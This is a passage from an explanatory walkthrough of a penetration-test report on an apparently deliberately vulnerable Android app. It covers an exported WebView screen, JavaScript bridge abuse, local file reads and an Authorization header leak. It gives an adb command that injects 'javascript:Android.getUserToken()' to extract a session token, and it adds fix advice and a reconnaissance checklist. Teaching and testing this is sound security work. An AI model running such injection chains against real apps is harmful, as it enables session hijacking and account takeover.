@JavascriptInterface
    public String getUserToken() {
        return SupportWebView.getUserToken();
Line by line:
@JavascriptInterfaceis a label that tells Android this method is allowed to be called from JavaScript. Without it, the bridge would not expose the method.public String getUserToken() {starts a method namedgetUserTokenthat returns text (aString).return SupportWebView.getUserToken();fetches the token from the support screen and hands it back to whoever called.
getUserToken() returns the user's secret UUID. A UUID is a long random-looking identifier, here used as the session token. Because JavaScript is enabled and the activity is exported, external input can invoke it. The javascript: address from problem 1 is reused to call the bridge directly:
am start -n com.tmh.vulnwebview/.SupportWebView --es support_url "javascript:Android.getUserToken()"
Line by line:
--es support_urlpasses the string extra."javascript:Android.getUserToken()"is the value.javascript:means run code.Androidis the name the app gave to its bridge object.getUserToken()calls the method that returns the token.
Why this step: to show that injected JavaScript can reach straight into the app's native code and ask for the secret, without needing to read a file or intercept a request.
The target was com.tmh.vulnwebview.SupportWebView. The extracted data was 6c1ad6f9-10af-4058-b70a-3967989f612b, the user session token, displayed on the screen. The report rates the impact as critical: an attacker can steal the user's identity token without root access or physical contact, by tricking the user into clicking a link or by using a malicious app on the same device. Root access means having full administrator control of the phone; the point is that this attack does not need it.
Why it all went wrong
The mistake is one design decision repeated across the screen: support_url is taken from an intent extra and handed to loadUrl() with no validation of scheme, host or origin. Because the activity is exported, that extra is attacker-controlled. Because JavaScript is enabled, javascript: addresses execute. Because file:// addresses are accepted and the app holds READ_EXTERNAL_STORAGE, local files render. Because the Authorization header is attached to every load, it follows the attacker's address off the device. Because a @JavascriptInterface object is registered, injected JavaScript can call native methods such as getUserToken().
The report describes no allowlist, scheme check or origin check in the code it shows.
What an attacker could do
Under the conditions shown, an attacker who can start the exported activity, either through ADB or through a malicious app on the same device, can:
- execute arbitrary JavaScript in the app's WebView;
- read files from shared storage that the app can access;
- display an arbitrary external site, such as a login page, inside the trusted app screen for phishing;
- send the user's
Authorizationtoken to a server they control; - call the
Androidbridge and retrieve the user's session token directly.
With the token, the attacker can impersonate the user and make unauthorised requests to the app's servers, or take over the account. The report describes the token theft as critical and notes that no root access or physical contact is needed, only a malicious app on the same device or a trick that gets the user to trigger the activity.
How to fix it
The report does not describe a fix or a retest. The changes implied by the findings are: stop exporting SupportWebView unless it must be reachable from other apps, validate support_url against an allowlist of trusted hosts and permitted schemes before calling loadUrl(), avoid attaching the Authorization header to addresses outside the app's own origin, and restrict or remove the @JavascriptInterface bridge so that sensitive methods such as getUserToken() are not callable from web content.
Other places to look
- Other exported activities with URL extras. Look for any exported activity that reads an address from an intent and calls
loadUrl(). A positive result is ajavascript:address executing or an external site rendering inside the app. file://loads with storage permissions. Check whether the app holdsREAD_EXTERNAL_STORAGEand acceptsfile://addresses. A positive result is a local file's contents appearing on screen.- Header injection on redirect. Check whether the
Authorizationheader is attached to requests for hosts other than the app's own. A positive result is the header arriving at a server you control. - Bridge methods beyond the token. List the methods on any registered
@JavascriptInterfaceobject. A positive result is a call from injected JavaScript returning sensitive data. setAllowUniversalAccessFromFileURLs(true). Where this is set, test whether afile://page can make requests to other origins. A positive result is a file-origin page reading data from another origin.
Where this kind of bug hides
This class of bug hides in exported activities that take an address from an intent and pass it to a WebView, especially support, help, onboarding and payment screens. During reconnaissance, decompile the APK with Jadx-gui or apktool and search for loadUrl, addJavascriptInterface, setJavaScriptEnabled and setAllowUniversalAccessFromFileURLs, then check the manifest for android:exported="true" on the same activities. The report shows impact by chaining the findings: JavaScript execution, local file read, phishing page rendering, header leak to an external host and a bridge call returning the session token. Each step has a concrete command and a visible result, which is what makes the chain convincing.
Glossary
- Activity: one screen of an Android app.
- ADB (Android Debug Bridge): a tool that lets a computer send commands to an Android phone or emulator.
- AndroidManifest.xml: the settings file inside an Android app that describes its screens, permissions and which parts are open to other apps.
- APK: the file format Android apps are packaged in, similar to a zip archive.
- Apk tool: a tool that unpacks an APK so its contents can be inspected.
- Authorization header: the standard HTTP header used to carry proof of identity, such as a token.
- Bridge (JavaScript interface): a doorway that lets JavaScript running in a WebView call methods in the app's native code.
- Client-side: happening on the user's device, in the browser or WebView, rather than on a server.
- Cross-site scripting (XSS): getting an app or website to run code you wrote, as if it were its own.
- Emulator: a program that pretends to be a phone on a computer.
- Exported activity: an activity that any other app on the phone is allowed to start.
- Extra: a small piece of data attached to an intent, with a name and a value.
- GET: the HTTP method that means "give me this resource".
- Header: extra information sent alongside a web request or response, such as identity or browser type.
- Host: the part of a web address that names the server, such as
attacker-server.com. - HTML: the language web pages are written in.
- HTTP: the protocol browsers and apps use to request and receive web content.
- Intent: the message an app sends to ask for something to happen, such as opening a screen with some data.
- Intent redirection: steering an intent to a destination of the attacker's choosing.
- IP address: the numeric address of a device on a network.
- Jadx-gui: a tool that turns an APK's compiled code back into readable form.
- JavaScript: the programming language web pages use to be interactive.
- JavaScript interface injection: abusing a bridge between web content and native code to call native methods.
- Local file inclusion (LFI): tricking an app into opening and showing a file from the device.
- Open redirect: an app or site that will send the user to any address it is given.
- Origin: the combination of scheme, host and port that identifies where web content came from.
- Phishing: pretending to be a trusted party to collect credentials.
- Reconnaissance: the looking-around phase before attacking, gathering information about the target.
- Root access: full administrator control of an Android phone.
- Scheme: the first part of an address, before
://, such ashttps,fileorjavascript. - Sensitive information leakage: private data ending up somewhere it should not.
- Session token: a value that proves a user is logged in, used instead of a password on each request.
- String: a piece of text in programming.
- User-Agent: the header that identifies the browser or app making a request.
- UUID: a long random-looking identifier, here used as a session token.
- Webhook: a web address that does something when it receives a request, such as logging it.
- Whitelist: a list of things that are allowed; anything not on it is refused.
- XSS: see cross-site scripting.


